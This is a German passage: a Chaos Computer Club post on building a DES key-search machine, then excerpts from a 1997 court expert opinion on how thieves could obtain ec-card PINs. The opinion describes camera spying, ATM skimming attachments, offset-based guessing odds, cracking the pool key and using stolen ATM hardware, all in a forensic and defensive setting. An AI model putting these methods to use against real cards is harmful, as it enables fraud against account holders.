In Vorgesprächen mit entsprechenden Stellen haben wir bereits Kooperationsbereitschaft zugesichert bekommen. Für konkrete Aquisearbeit sollte natürlich das technische Realisierungskonzept stehen.

Denkbar ist technisch auch die Realisierung des von Michael J. Wiener bereits 1993 beschriebenen „Efficient DES Key Search" Maschinchens. Die Diskussion ist hiermit eröffnet. Für Anregung, technische Hinweise und sonstige Form der Mitarbeit sind wir dankbar.

Andy Müller-Maguhn, andy@ccc.de

(1) siehe Diskussion in de.org.ccc

(2) ist in der Newsgroup de.org.ccc bzw. kann bei mir per mail angefordert werden

(3) a´la Card Ausgabe 20-21/1997 Seite 254d: „[...] vereinbart, daß Äußerungen zu diesem Thema nur vom Zentralen Kreditausschuß kommen [...]".

(4) das ZKA faxte uns trotz telefonischer Zusage die Stellungnahme nicht zu, daher Zitate ebenfalls entnommen aus der a´la Card Ausgabe 20-21/1997

Gutachten 9422/03

vom 25. Februar 1997
Begutachtung der Sicherheit einer EC-CARD
Im Rechtsstreit < > / Deutsche Postbank AG
vor dem Oberlandesgericht Hamm
Az.: 31 U 72 / 96
Gutachter:

Prof. Dr. Dipl.-Ing. Manfred Pausch
von der Industrie- und Handelskammer Darmstadt öffentlich bestellter und vereidigter Sachverständiger für Informationsverarbeitung im aufmännischen und administrativen Bereich (Kleinrechner-Systeme)

Inhaltsverzeichnis

1. Auftrag

...

Der relevante Teil des Beweisbeschlusses lautet:

a) Unter welchen Voraussetzungen und mit welchem zeitlichen Aufwand läßt sich die PIN einer gestohlenen ec-Karte von einem Täter ermitteln?

b) Ist es dabei denkbar, daß ein Täter diese innerhalb von 30 Minuten herausfindet, gegebenfalls mit Hilfe von Erkenntnissen aus einschlägigen Vortaten, um welche Vorkenntnisse müßte es sich dabei handeln?`

...

EC-Karten Unsicherheit

3. Ausgangslage

Mit der Magnetkarte fehlt ein extrem wichtiges Beweismittel, das ein Sachverständiger einer umfangreichen, u.U. prozeßentscheidenden, forensischer Untersuchung unterziehen kann. ... Durch die derzeitige Unmöglichkeit einer Begutachtung der streitbefangenen Magnetkarte kann nicht bewiesen werden, ob die Kartendaten manipuliert worden sind.

Insbesondere kann nicht festgestellt werden, ob der Fehlbedienungszähler zurückgesetzt worden ist. Es gibt also keine gesicherten Erkenntnisse für die Behauptung der Beklagten, daß der Täter beim ersten Versuch bereits die richtige PIN eingegeben hat. Es ist sehr wohl denkbar, daß auch an anderen Automaten bereits Versuche unternommen wurden, die bisher nicht zur Kenntnis des Gerichts gebracht worden sind.

Nach Aktenlage ist auch nicht zu erkennen, ob überhaupt eine Prüfung der PIN am Geldausgabeautomaten vorgenommen worden ist. Die vorgelegten Buchungsbelege zum Konto des Klägers sind dazu nicht geeignet. (Auf dieser Grundlage allein könnte auch eine simple Fehlbuchung bei der Beklagten durch falsche Kontozuordnung nicht ausgeschlossen werden.) Hierüber kann nur das Transaktionsprotokoll, das den Verkehr zwischen dem Automaten und dem Rechenzentrum aufzeichnet, in Verbindung mit dem Kontrollstreifen des Automaten Auskunft geben. Diese Dokumente liegen der Akte aber nicht bei.

Es ist also gar nicht sicher, daß der Automat zum Zeitpunkt der streitgegenständlichen Abhebung online, d.h. mit dem Rechenzentrum in Verbindung war. Auch ist nicht ersichtlich, ob eine MM-Prüfung vorgenommen worden ist. Es könnte auch ein Hardware- oder Software-Fehler vorgelegen haben. Hierüber kann nur die Auswertung der Dokumente durch einen Sachverständigen Auskunft geben.

Die von der Beklagten vorgelegten Gutachter der Gutachter Haverkamp und Dr. Heuser (Bl. 66 und 157 d.A.) sind bezüglich der Wahrscheinlichkeit die richtige PIN zufällig einzugeben, falsch. Tatsächlich gibt es bei ec-Karten nur die Zahlen von 1000 bis 9999. Bei drei Versuchen ergäbe sich damit aus Laiensicht eine Wahrscheinlichkeit von 1:3000. Wenn man jedoch weiß, daß bestimmte Ziffern in der PIN häufiger vorkommen als andere, so erhöht sich die Wahrscheinlichkeit auf 1:682 (1). Ein Experte, der auch noch die auf der Karte befindlichen Offsets berücksichtigt, bringt es sogar auf ca. 1:150 (2). Da die DIN/ISO 4909, die die Organisation der wichtigen Spur 3 auf ec-Karten beschreibt, jedermann zugänglich ist und auch in einer Hackerzeitung (3) veröffentlicht wurde, muß dieses „Fachwissen“ auch einschlägigen Täterkreisen unterstellt werden.

Die ungesicherte Erkenntnislage in diesem Fall erzwingt deshalb zuerst eine Risikoanalyse des automatisierten Zahlungssystems, damit das Gericht einen Überblick über die vielfältigen Methoden des Kartenmißbrauchs gewinnen und diese gewichten kann, bevor die Beweisfragen im einzelnen beantworten werden können.

Die Darstellung der komplexen Zusammenhänge soll anhand des dargestellten Schaubildes erfolgen.

4. Risikoanalyse

Für alle kryptographischen Verfahren muß gelten, daß ihre Sicherheit nur auf der Geheimhaltung der verwendeten Schlüßssel beruhen darf, nicht aber auf der Geheimhaltung der angewandten Verfahren. Eine Geheimhaltung der Verfahren implementiert, daß Außenstehende die Sicherheit des Systems durchbrechen können, also reale Sicherheitslücken.

Die Kryptologie als Spezialgebiet der Mathematik / Informatik wird im Hinblick auf Sicherheit und Vertrauenswürdigkeit der automatisierten Systeme in unserer fortschreitenden Informationsgesellschaft ein steigender Stellenwert zukommen. Ihre Rolle muß deshalb der öffentlichen und politischen Diskussion unterworfen werden.

Die Verantwortung für die Sicherheit des heutigen automatisierten Zahlungssystems obliegt der Kreditwirtschaft. Sie hat den

zentralen Sicherheitsbereich „Schlüsselmanagement nach dem durch den Stand der Technik vorgebenen Standard zu organisieren. Dieser Bereich des Sicherheitsrisikos wird in der nachfolgenden Risikoanalyse des automatisierten Zahlungssystems nicht berücksichtigt. Die Untersuchung konzentriert sich vielmehr auf den durch die Einwirkung durch Dritte begrenzten Hard- und Softwarebereich, weil die sogenannten „Phantomabhebungen“ in der Mehrzahl hiermit erklärt werden können. (Solange die genauen Methoden der behaupteten unberechtigten Kontenzugriffe nicht eindeutig feststehen, hat es sich in der Fachliteratur eingebürgert, von „Phantomabhebungen“ zu sprechen.)

Bei der Beschreibung der im Schaubild dargestellten Elemente ... folgt der Sachverständige der dort verwendeten Bezeichnung und Ordnung. ...

4.4.3.4 Persönliche Geheimzahl PIN

Es werden verschiedene Verfahren zur Generierung einer PIN angewandt (16). Für die Abschätzung des Sicherheitsrisikos kann man sich jedoch auf den Kern, das allseits verwendete DES-Verschlüsselungsverfahren, beschränken.

Dieses soll durch das Flußdiagramm auf der folgenden Seite veranschaulicht werden. Darin ist zur besseren Verständlichkeit die im institutsinternen Verfahren benutzte PIN als „natürliche“, die im institutsübergreifenden Verfahren benutzte PIN als „endgültige“ PIN bezeichnet.

4.5. Methoden

Grundsätzlich gilt: Was verschlüsselt werden kann, kann auch wieder entschlüsselt werden. Die Methode, wie man zu einer PIN kommt, die zu einer fremden Magnetkarte gehört, ist nur eine Frage des Aufwandes, also der Zeit, der Kosten und der vorhandenen Ressourcen.

4.5.1 Ausspähung

4.5.1.1. Passive Ausspähung

Die Ausspähung ist die mit Abstand verbreitetste Methode, an eine fremde PIN zu kommen. Es kann an Geldausgabeautomaten, besonders in verkehrsreichen Zonen, oder POS-Systemen in Kaufhäusern und Tankstellen häufig beobachtet werden, daß sich Dritte im unmittelbaren Einsichtsbereich der Tastatur aufhalten und so die PIN ohne weitere Hilfsmittel optisch erkennen können (Pfad 5.1 - 5.1.1. - 5.1.3. - 5.1.5). Die konstruktiven Merkmale fast aller in Gebrauch befindlicher GAA unterstützen diese Methode in nahezu sträflicher Weise. Abhilfe ist mit einfachsten Mitteln sehr wirksam zu schaffen. Häufig fehlt dem legalen Bediener des GAA aber auch das Bewußtsein für eine mögliche Ausspähung, sei es daß der/die Dritte Freund/Freundin oder Verwandter/Verwandte ist, denen solche Absicht nicht unterstellt wird, oder sei es, daß er (besonders ältere Leute) die Möglichkeit des Ausspähens unterschätzt. Für diese Methode gibt es in der praktischen Erfahrung des Autors als Sachverständiger eine Vielzahl von Beispielen, die aber hier wegen ihre Offenkundigkeit nicht einzeln vorgestellt werden sollen.

Trotzdem müssen die Erfolgschancen der einfachen optischen Ausspähung untersucht werden. Wenn bei einem Touchscreen-GAA vier Abdrücke ohne Reihenfolge der Eingabe zu erkennen sind, so wird durch systematisches Ausprobieren spätestens im 24. Versuch die richtige PIN ermittelt. Statistisch gesehen beträgt die Chance 1:12. Bei drei zulässigen Eingabeversuchen würde auf diese Weise für jede vierte (gestohlene) Karte die richtige PIN eingegeben werden können. Eine wahrlich gute Trefferquote!

4.5.1.2. Aktive Ausspähung

Aus Norwegen, Schweden und England sind Fälle (17) bekannt, in denen kriminelle Vereinigungen Wohnungen gegenüber von GAA in verkehrsreichen Zonen angemietet hatten. Von dort spähten sie mit Ferngläsern bzw. Kameras mit Teleobjektiven PIN aus (Pfad 5.1 - 5.1.2 - 5.1.4 - 5.1.5). Die Bediener wurden anschließend geziehlt bestohlen bzw. beraubt und ihre Konten geplündert.

EC-Karten Unsicherheit

Eine auch in Deutschland verbreitete Variante dieser Methode ist das Anbringen von Mini-Videokameras (18) (54*54*34 mm), die die Bilder per Funk über eine Strecke bis zu 400m übertragen. Die entsprechende betriebsfertige Ausrüstung (Minikamera und Monitor) ist im Elektronikhandel - natürlich nicht für diesen Zweck - für weniger als 1.000,- DM erhältlich (Anlage 2).

In einem anderen Fall benutzte in einer westdeutschen Großstadt ein Elektronik-Freak selbstgebaute Vorsatzgeräte, die er nacheinander an verschiedene GAA anbrachte, und übertrug per Funk sämtliche Daten der Karten einschließlich zugehöriger PIN

in seine Computer-Datenbank (19). Anschließend plünderte er die Konten. Den Kunden sind die Vorsatzgeräte nicht aufgefallen.

...

4.5.2.2 Empirische Ermittlung der PIN

Entgegen anderslautenden Behauptungen der Kreditwirtschaft werden auch heute (beweisbar) noch Geldausgabeautomaten häufig offline betrieben. Das muß auch allein schon wegen der Wartungszeiten technischer Einrichtungen und zur Aufrechterhaltung des Betriebes bei Störungen der Fall sein. Beim offline-Verfahren wird ein „Poolschlüssel“ eingesetzt. Die Kartendaten sind deshalb bei der Herstellung mit mehreren verschiedenen Schlüsseln verschlüsselt worden.

Die zugehörigen Offsets sind auf der Karte abgespeichert und können ausgelesen werden.

Im deutschen ec-Geldautomatensystem werden maximal 2 Schlüssel vorrätig gehalten und wahlweise eingesetzt (21):

- Der Institutsschlüssel, der zur Ermittlung und Prüfung der persönlichen Geheimzahl der eigenen Kunden des Instituts herangezogen wird, das den ec-GA betreibt.

- Der Poolschlüssel, der zur Ermittlung und Prüfung der persönlichen Geheimzahl aller anderen Benutzer dient.

Bei institutsinterner Nutzung ist die vom Kunden eingetastete persönliche Geheimzahl mit dem Ergebnis der DES-Algorithmus-Rechnung zu vergleichen.

Bei institutsübergreifender Nutzung ist folgender Rechenvorgang anzuwenden:

Eingetastete persönliche Geheimzahl des Kunden

- Ergebnis des DES-Algorithmus mit Poolschlüssel

= jeweils gültiger Offset

oder

Ergebnis des DES-Algorithmus mit Poolschlüssel

+ jeweils gültiger Offset

= vom Kunden eingetastete persönliche Geheimzahl

Einer dieser Poolschlüssel ist in einem Hardware-Sicherheits-Modul (HSM) im Geldausgabeautomaten gespeichert. Bei der OFFLINE-Prüfung verschlüsselt der

GAA die Kartendaten mit dem Poolschlüssel. Wenn das Ergebnis zusammen mit dem Poolschlüssel der vom Kunden eingebenen PIN entspricht, wird die Eingabe vom GAA akzeptiert.

Wie groß ist die Chance, die PIN zu erraten? Dazu muß man wissen, daß es bei der PIN nur 9000 Möglichkeiten gibt. Unterstellt man 3 Versuche, bevor die Karte bei falscher PIN-Eingabe einbehalten wird, so ergibt sich in erster (laienhafter) Näherung eine Wahrscheinlichkeit von 1:3000 = 0,00033. Statistisch korrekt ergibt sich für das Erraten der PIN in drei Versuche unter Berücksichtigung der Entropie jedoch eine Wahrscheinlichkeit von 0,00044.

Wenn, z.B. durch Ausspähung, bereits Teile der PIN bekannt sind, erhöht sich die Wahrscheinlichkeit naturgemäß entsprechend. Dabei kommt es aber darauf an, ob die erste und/oder eine der nachfolgenden Stellen der PIN bekannt sind. Denn in der PIN kommen nicht alle Ziffern gleich häufig vor. Bestimmte Ziffern können z.B. nicht in der ersten Stelle der PIN vorkommen.

In Wirklichkeit ist die Chance dadurch größer als der Laie vermutet, daß manche Zahlen in der PIN häufiger vorkommen als andere. Mit diesem Wissen beträgt die Chance, die richtige PIN zu erraten, 1:682 = 0,00147. Mit dem Expertenwissen über die Offsets kann die Wahrscheinlichkeit sogar auf ca. 1:150 = 0,00667 erhöht werden.

4.5.2.3 Die mathematische Ermittlung der PIN

Die Kreditwirtschaft stützt ihre Aussage bezüglich der Sicherheit häufig auf den sogenannten „Brute Force Attack“ und leitet daraus den Zeitbedarf für die Ermittlung des Schlüssels von derzeit 1900 Jahren (22) PC-Rechenzeit ab.

Mit diesem Ansatz kann durch Nachvollziehen der Verschlüsselung der vollständige Schlüssel eines kartenausgebenden Institutes mit allen 56 wirksamen Stellen ermittelt werden. Das erfordert natürlich selbst bei großzügigsten Ressourcen auf einem PC immens viel Zeit.

Es sind auch spezielle Geräte und Schaltungen veröffentlicht worden, mit denen die Berechnung schneller erfolgt. Eine detaillierte Konstruktionsbeschreibung einer solchen Maschine hat der kanadische Kryptologe Michael J. Wiener von Bell Northern Research bereits 1993 vorgestellt (23). Da für Kredit- und Bankkarten weltweit nahezu die selben Verschlüsselungsverfahren angewandt werden, kann die Wiener-Maschine auch sozusagen universell eingesetzt werden.


In Anbetracht dieser technischen Entwicklung kommt den bereits seit Einführung des DES-Verfahrens vorgetragenen Bedenken über eine ausreichende Schlüssellänge wachsende Bedeutung zu. Die Schlüssellänge von 56 bit beruht nicht nur auf der damaligen Kapazität der eingesetzten ICs, sondern ist nicht zu letzt darauf zurückzuführen, daß die amerikanischen Sicherheitsbehörden in der Lage bleiben wollten, den mit dieser Schlüssellänge codierten Datenverkehr leicht entschlüsseln zu können.

Führende amerikanische Kryptologen haben bereits 1993 auf die unzureichende Schlüssellänge aufmerksam gemacht. Die aktuellere Schätzung dieser Wissenschaftler vom Januar 1996 ist nachstehend wiedergegeben (24):

Nach heutigem Stand könnten selbst bei der 10.000 $-Variante ASICS eingesetzt werden, ohne daß sich die Kosten wesentlich erhöhen. Unter dieser Vorraussetzung könnte die Schlüsselsuche in ca. 14 Tagen durchgeführt werden. (Falls die Spezialmaschine selbst entwickelt werden muß, gilt: Bei allen Varianten müssen noch die Entwicklungskosten in Höhe von ca. 500.000 $ berücksichtigt werden. Diese wurden bei Erstellung der Tabelle von den Autoren offensichtlich vergessen.)

Da die Schlüsselsuche mit der Wiener-Maschine nur ein einziges Mal für jeden Schlüssel durchgeführt werden muß, ist die Verarbeitungsgeschwindigkeit im Grunde bei der Risikobetrachtung von nachgeordneter Bedeutung. Der „Täter“ muß auch nicht selbst die Schlüsselsuche durchführen . Es ist herauszustellen, daß die Schlüsselsuche mit der Wiener-Maschine von anderen Personen, zu anderer Zeit und an anderem Ort durchgeführt werden kann. Wenn also ein Poolschlüssel mit der Wiener-Maschine in 14 Tagen geknackt werden kann, so ist das bei diesen Investitionen ein lukratives Geschäft. Denn die gefundenen Schlüssel können an Interessierte verkauft werden, die dann mit kleinen Laptop-Computern in Sekunden die richten PIN zu gestohlenen ec-Karten errechnen können. Bei dezenter Anwendung, die eine Entdeckung unwahrscheinlich macht, übersteigt der „Ertrag“ die „Investition“ um ein Vielfaches.

Es sei außerdem noch angemerkt, daß die Kosten für FPGAs und ASICs trotz des zur Zeit höheren Dollarkurses seit der Erstellung der vorherstehenden Tabelle erheblich gesunken sind. Auch muß auf die PC-gestützte Zeit- und Kostenrechnung im Amateurbereich aufmerksam gemacht werden, die das Potential der Täter nur auf dieser Basis vergleichbar machen kann. Das entspricht aber nicht den Gegebenheiten in Deutschland. Mit leistungsfähigeren Rechnern (z.B. gebrauchten Großrechnern, die wegen der galop-



EC-Karten Unsicherheit

pierenden technischen Innovation dieser Systeme nahezu verramscht werden) lassen sich Kosten und Zeiten dramatisch senken.

Weil ein Dieb aber nur an der vierstelligen PIN interessiert ist, wird der Einzeltäter in der Praxis die Investition scheuen. Es ist jedoch durchaus vorstellbar, daß sich internationale Organisationen dieser Methode bedienen könnten, um alle PIN zu „knacken".

Der „Smart Attack" (25) basiert mehr auf pragmatischer Methodik und nutzt alle mathematischen Einschränkungen und Erleichterungen der realen Gegebenheiten (z.B. die Wertepaare sind nur für wenige Punkte mathematisch definiert und die reale Wertefläche ist nur eine geringe Untermenge der mathematischen Gesamtmenge) sowie das spezielle Verfahrens-Design zur Ermittlung vierstelligen PIN aus. Wie schon dargelegt erhöht sich durch Einbeziehung der auf der Karte abgespeicherten Offsets die Chance für den Experten, bei zufällig gewählten Karten, bereits auf 1:150. Die Chancen vergrößern sich in der Praxis noch, weil der Poolschlüssel seit langer Zeit nicht verändert wurde. Der Autor konnte im praktischen Versuch für ein Amtsgericht die gesuchte richtige PIN bereits im 17. Versuch mittels Erhöhung der Ordnung einer Spline-Funktion ermitteln.

4.5.2.4 Elektronische Ermittlung der PIN

Das elektronische Abfangen von Daten wurde bereits unter Punkt 4.2.3 (Netzsicherheit) erörtert. An dieser Stelle soll deshalb auf die Ermittlung der PIN unter Verwendung von Originalteilen aus GAA eingegangen werden.

Aufgrund der Offline-Struktur des deutschen GAA-Systems sind die Möglichkeiten der Errechnung und Prüfung der PIN im GAA eingebaut. Aus Skandinavien ist ein Fall bekannt (26), in dem diese Komponenten mit der GAA entwendet wurden. Die Diebe, die über entsprechende Elektronik-Kenntnisse verfügten, bauten daraus ein Gerät, das bei gegeben Kartendaten blitzschnell alle PIN-Nummern abfragte, bis die richtige gefunden war. So konnte die unbekannte PIN in Sekunden ermittelt werden. Auch in Deutschland kann diese Möglichkeit nicht ausgeschlossen werden. Ernstzunehmende Informationen aus der Szene deuten darauf hin.

4.5.3 Manipulation

Manipulationen der auf der Magnetkarte abgespeicherten Daten zur Herstellung eines Zustandes, mit dem die Akzeptanz einer bestimmten oder aller PIN-Eingaben erreicht werden sollen, lassen sich in der Mehrzahl durch forensische Untersuchungen der verursachenden Karte nachweisen (Pfad 5.3 - 5.3.1 + 5.3.2). Das hat der Sachverständige in mehreren Fällen bewiesen. Die übliche Vernichtung der Magnetkarte durch das ausgebende Kreditinstitut ist deshalb als weiteres Risiko zu erwähnen. Das einfache Zerschneiden der Karte vernichtet nicht in allen Fällen die Daten, so daß ein Fachmann häufig noch Auswertungen vornehmen kann.

Es sind aber auch Fälle bekannt (27), in denen die Betrüger Veränderungen an den Kartendaten vorgenommen haben, um beispielsweise den Fehlbedienungszähler zurückzusetzen, den Verfügungsrahmen zu vergrößern oder die Gültigkeit zu erreichen. Auch das läßt sich in der Regel anhand der eingezogenen Karte durch forensische Untersuchungen nachweisen.

Darüber hinaus sind viele Kombinationen der vorgestellten Methoden denk- und machbar. Auf die Entkoppelung von Zeit und Raum bei der Ausspähung muß besonders hingewiesen werden, weil hierdurch die Aufklärung extrem erschwert wird.

Beispiel: Wenn ein Kunde bei der Eingabe seiner PIN in einer Tankstelle unbemerkt ausgespäht wird, so kann seine Identität vom Täter in der Regel über das KFZ-Kennzeichen oder die Verfolgung seines Fahrzeugs festgestellt werden. Es wurde berichtet, daß dann Auftragsdiebe oder Auftragsräuber nach einigen Tagen dem Auftraggeber (Ausspäher) die Magnetkarten beschafft haben, der dann das Konto der Betroffenen ausplünderte. Der Betroffene wird sich in der Regel nicht mehr an die Möglichkeit einer Ausspähung in der Tankstelle oder gar an den Täter errinern.

...

Es ist auch naheliegend, daß die Ende 1995 in den Niederlanden von Unbekannten mit Kartenkopien getätigten Abhebungen zulasten Banken in Jülich und Hückelhoven (28), auf die gleichzeitige Anwendung mehrerer der vorgestellen Methoden zurückgeführt werden kann. Es kann nicht ausgeschlossen werden, daß hier die PIN von ca. 100 Kunden mittels einer Minivideokamera unbemerkt ausgespäht und die Kartendaten mit einem elektronischen Vorschaltgerät erfaßt worden sind. In diesem Fall beläuft sich die Schadenssumme auf ca. 300.000,- DM. In Anbetracht der besonderen Umstände haben die Banken allerdings die Kunden entschädigt.

5. Zusammenfassung der Risikoanalyse

Vorstehend weurde eine systematische Risikobetrachtung für den automatisierten Zahlungsverkehr mit Magnetkarten vorgestellt. Die Quantifizierung der aufgezeigten Risiken kann nicht verbindlich vorgenommen werden. Dunkelziffern sind nicht bekannt. Gemessen an der Zahl der in der Kriminalstatistik (29) dokumentierten Fälle beinhaltet die Sammlung des Sachverständigen nur eine äußerst geringe Menge. Diese wird allerdings durch laufende Erfassung ständig aktualisiert.

...

Einige der vorgestellen Methoden sind so „erfolgreich“, daß entgegengehalten werden kann, wenn diese Verfahren tatsächlich in der Praxis angewandt würde, hätte es einen nicht zu übersehenden Effekt hervorgerufen. Dieser sei aber bisher nicht erkennbar. Tatsächlich erhebt sich aber hier die Frage nach dem intellektuellen Potential der Täter. In Anbetracht der schwerwiegenden Materie kann es ein gefährlicher Trugschluß sein, wenn die „Gentleman-Täter“ auf das Niveau herkömmlicher Geldschrankknacker des Ede-Typs reduziert werden.

...

Es läßt sich auch beim automatisierten Zahlungssystem, wie bei jedem anderen technischen System, nicht leugnen, daß es risikobehaftet ist. Die Frage ist nur, ob es sich um das unvermeidbare „Restrisiko“ handlet, das der Benutzer zu tragen hat oder ob das Risiko nach dem Stand der Technik mit vertretbarem Aufwand verringert werden kann. Der Sachverständige ist der Auffassung, daß das Risiko durch einfachste Maßnahmen drastisch reduziert werden kann, z.B. durch Sichtschutz zur Erschwerung der Ausspähung

...


Es ist auch wichtig, die Zugangsmöglichkeit zu den beschrieben Verfahren abzuwägen. Das heißt, wie hoch sind die Investitionen und über welche Qualifikationen müßen die Täter verfügen? Nur nach Beantwortung dieser Fragen läßt sich entscheiden, ob man bei jedem in der Kriminalstatistik aufgeführten Kartenmißbrauchsfall die Vortäuschung einer Straftat annehmen muß.

Bereits für 49,50 DM bietet in bekannter Elektronik-Handel Codierstationen aus DDR-Beständen (Anlage 3).Mit diesen(fabrikneuen) Geräten können Magnetkarten hergestellt, dupliziert, manipuliert und gelesen werden. Die zugehörige Software ist als ausführliches Listing in einer Elektronikzeitschrift veröffentlicht worden (Bl 24 ff d.A.) Was jede Stelle der Magnetspur einer ec-Karte bedeutet, kann man in einer Hackerzeitung nachlesen (Bl. 19 d.A. sowie Anlage 4), wenn man nicht Zugang zu einer DIN/ISO 4909 hat.

Über die notwendigen Eingangsqualifikationen verfügen mindestens alle Computer-Freaks, Technik- und Informatikstudenten. Die „Vorleistungsinvestitionen“ scheinen nicht unüberwindlich. Man darf deshalb ein ausreichendes Täterpotential vermuten.

6. Beantwortung der Beweisfragen

Es wurde in der Analyse mehrere Möglichkeiten aufgezeigt, wie unberechtigte Täter in kürzester Zeit Kenntnis einer PIN erlangen können. Das Gericht möge bewerten, ob eine der vorgestellten Methoden in diesem Rechtsstreit mit überzeugender Wahrscheinlichkeit angewandt worden sein kann. Wegen der Unmöglichkeit einer forensischen Untersuchung der Magnetkarte können durch den Sachverständigen nur die unter den gesicherten Umständen technisch



unmöglichen Methoden ausgesondert werden. Bei den übriggebliebenen kann der Sachverständige weder eine Möglichkeit ausschließen noch beweisen.

Frage:

a) Unter welchen Vorraussetzungen und mit welchem zeitlichen Aufwand läßt sich die PIN einer gestohlenen ec-Karte von einem Täter ermitteln?

Antwort:

Da der Kläger angibt, seinen PIN-Brief sofort nach Empfang vernichtet zu haben und auch die PIN inzwischen vergessen und niemals einen Geldausgabeautomaten benutzt zu haben, scheiden alle Möglichkeiten einer Ausspähung aus.

Denkbar bleiben somit die Möglichkeiten einer Ermittlung der PIN (1), einer Manipulation der Magnetkarte (2) oder eines Systemfehlers (3) in Form eines Programmfehlers („Betriebssystem“) bzw. aufgrund der „Betriebsart“ (online/offline).

zu 1:

Wegen der langen Zeit seit Versendung des PIN-Briefes an den Kläger ist Möglichkeit des Abfangens dieses Briefes auf dem Postweg nahezu ausschließen.

Bei der empirischen Ermittlung der PIN durch Ausprobieren ist die höchste Erfolgswahrscheinlichkeit mit 1:150 anzunehmen.

Wie im Rahmen der Risikoanalyse dargelegt, ist die Wahrscheinlichkeit einer rechnerischen Ermittlung der PIN nach der Methode „Brute Force Attack“ oder „Smart Attack“ geringer. Es kann aber nicht mit letzter Sicherheit ausgeschlossen werden, daß es noch andere, effektivere rechnerischer Methoden zur Ermittlung der PIN gibt, von denen der Sachverständige zur Zeit noch keine Kentnis hat.

Setzt man vorraus, daß auch Systemkomponenten aus einem (geraubten) GAA verwendet worden sein könnten, so ist die schnelle und richtige Ermittlung der PIN zur Karte des Klägers nicht von der Hand zu weisen. Dieser Methode ist in Anbetracht der Tatumstände von allen bekannten Varianten die höchste Wahrscheinlichkeit zu unterstellen.

zu 2:

Die Magnetkarte der Klägers kann auch mit Produktionsfehlern behaftet gewesen sein, die die Eingabe einer beliebigen PIN erlauben. Ein solches Verhalten ist in mehreren aufgetretenen Fällen dokumentiert, so daß es auch in diesem Fall nicht ausgeschlossen werden kann. Es ist für die Beurteilung von hypothetischem Wert, ob das Verhalten als Karten- oder Programmfehler angesehen wird. Darüber hinaus können die entwendete ec-Karte des Klägers auch von dem Täter mit diesem Ziel verändert worden sein. Da die Karte aber nicht forensisch untersucht werden kann, bleiben alle Aussagen Vermutungen.

Weil aber auch keine Transaktionsprotokolle und Protokollstreifen der GAA / POS vorgelegt wurden, läßt sich nicht feststellen, ob die PIN überhaupt im Rahmen der unberechtigten Abhebungen geprüft worden ist.

Wegen der derzeit nicht möglichen Auswertung der entwendeten ec-Karte des Klägers kann auch nicht über die Historie der Verwendung dieser Karte festgestellt werden.

zu 3:

Selbst wenn zur Tatzeit ein Programmfehler in der Systemsoftware der Beklagten nicht vorhanden war, läßt sich dieser heute nicht mehr feststellen, weil die Beklagte nach der Erfahrung des Sachverständigen auch gerichtsbeauftragten Externen kategorisch die Information hierüber verweigert.

Die Frage nach der Betriebsart des Zahlungssystems der Beklagten zum Tatzeitpunkt kann der Sachverständige derzeit nicht beantworten, weil die vorgelegten Kontoauszüge hierüber nicht aussagen. Erst nach Prüfung der relevanten Transaktionsprotokolle und der Kontrollstreifen der betroffenen GAA und POS können hierzu gutachterliche Feststellungen getroffen werden.

Frage:

b) Ist es dabei denkbar, daß ein Täter diese innerhalb von 30 Minuten herausfindet, gegebenenfalls mit Hilfe von Erkenntnissen aus einschlägigen Vortaten, um welche Vorkenntnisse müßte es sich dabei handeln?

Antwort:

Zum Zeitbedarf wurde bereits die Antwort gegeben: Es ist denkbar, daß ein Täter die PIN einer gestohlenen ec-Karte innerhalb von 30 Minuten herausfindet.

Wenn man Vorkenntnisse aus einschlägigen Vortaten unterstellt, so müßten diese nach Lage der Tatumstände mittels Systemkomponenten durchgeführt worden sein, wenn nicht ein dem Sachverständigen derzeit unbekanntes Berechnungsverfahren zur PIN-Ermittlung eingesetzt worden ist.

Mit geringerer Wahrscheinlichkeit ist anzunehmen, daß der Täter lediglich mit tieferem Wissen um die Abläufe im Zahlungsverkehr zum Erfolg gekommen ist. Allerdings deutet der Umstand der dreisten Barabhebungen auf fundiertes (Insider) Wissen im automatisierten Zahlungsverkehr hin. <...>

(1) Markus Kuhn: PIN auf EC-Karten knacken? / 06.08.1996 <4pcnuq$4e9@cortex.dialin.rr-ze.uni-erlangen.de>
(2) Ulf Moeller: Sicherheit von ec-Karten / 28.06.1996 http://www.c2.net/~um/faq/pin.html
(3) Die Datenschleuder - Das wissenschaftliche Fachblatt für kreative Techniknutzung. Ein Organ des Chaos Computer Club, Nr. 53 von Dezember 1995, ISSN 0939-1045
(16) DIN/ISO 4909 und Regelwerk des Zentralen Kreditausschusses
(19) AG Köln 116 Js 599/89
(21) Zentraler Kreditausschuß: Anhang 3 zu den Richtlinien für das deutsche ec-Geldautomatensystem i.d. F.v. 01.01.1995, S. 28

(22) Siegfried Herda: Gutachten zur Sicherheit von ec-Karten mit Magnetstreifen für LG Köln Az.: 1 1 S 338/92, Februar 1994
(23) Michael J. Wiener: Efficient DES Key Search, Bell-Northern Research Ottawa 20. August 1993
(24) Balze, Diffie, Rivest, Schneider, Shimomura, Thompson, Wiener: Minimal Key Lengths for Symmetric Ciphers to provide Adequate

